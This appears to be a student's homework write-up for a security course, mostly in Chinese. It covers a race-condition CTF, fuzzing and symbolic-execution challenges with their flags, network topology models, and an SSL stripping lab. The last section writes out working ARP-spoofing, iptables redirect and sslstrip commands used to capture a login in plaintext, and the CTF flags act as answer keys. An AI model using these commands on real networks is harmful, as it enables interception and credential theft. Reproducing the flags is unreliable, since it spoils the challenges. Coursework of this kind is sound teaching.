B04902103 資工四 蔡昀達

**HW3**

1. My First Projects

Line 396: int index 改用unsigned int

也將read\_int 改為read\_long

否則可能會有負數作為array index

1. Pokemon master

BALSN{T0CT0U/R4CE\_C0NDI7I0N\_I5\_50\_IN7ERE57ING}

在run.sh可以發現server使用 multi worker

加上server 寫寶可夢的 file 是用 'a' ( append 的方式 )

因此使用multithread 去跟server溝通

一次寫入三個pokemon

就可以拿到flag

1. Fuzz it

BALSN{FuzZZZzzzZZzzZzZZZZZzz!nGGG}

BALSN{This\_!5\_7h3\_34sy\_onE}

BALSN{FUzziNG\_i5\_S0\_Fun!}

BALSN{G0od\_LucK\_K33P\_Try!nG}

BALSN{N0w\_Y0u\_UnD3RS7aND\_H0w\_Fuzz3r\_W0rK\_^^}

Use random 狂試就解了

1. Symbolic Execution

flag:BALSN{P4tH\_3xpl0s!oN\_b0oo0oO0o0oOO0ooOM}

由secret可以發現第一個是80

下一個80分別是index第25或31

可以知道只可能有25或31個不是"-“的input char

又由index大小可以直接猜除了8,13,18,23外其實都不是”-"（31\*32=992）


也可以知道在check1中只需要算第一個index與其他的xor即可（後面的不可能改變）

並把 if(buf[i] == ‘-‘) 改成 if(j == 8 || j == 13 || j == 18 || j ==23)

照此改code就可以了

把code編譯成LLVM bitcode 使用klee去跑

1. BGP and Network Model
2. Topology generation



1. BA 是 scale-free graph


Waxman 是 random graph


因為現實世界的網路通常是pow-law degree distribution，所以選擇 BA

<https://en.wikipedia.org/wiki/Random_graph>


<https://en.wikipedia.org/wiki/Scale-free_network>

1. Simple Measurement
2. Number of links added per new node




1. 

m = 3



m=4



m=5

1. SSL Stripping
2. 使用virtualbox 將網路設定為bridge

echo 1 > /proc/sys/net/ipv4/ip\_forward # enable ip forwarding

Host ip: 10.103.234.177

Gateway: 10.103.0.253

arpspoof –i enp0s3 –t 10.103.234.177 10.103.0.253

arpspoof –i enp0s3 –t 10.103.0.253 10.103.234.177

1. 延續上一題的網路設置

Iptables –t nat –A PREROUTING –p tcp –destination-port 80 –j REDIRECT –to-port 8080

sslstrip –p –l 8080

arpspoof –I enp0s3 –t 192.168.1.110 192.168.1.1

使用http連到myntu然後登入就可以看到user=test&pass=test123&Submit=....

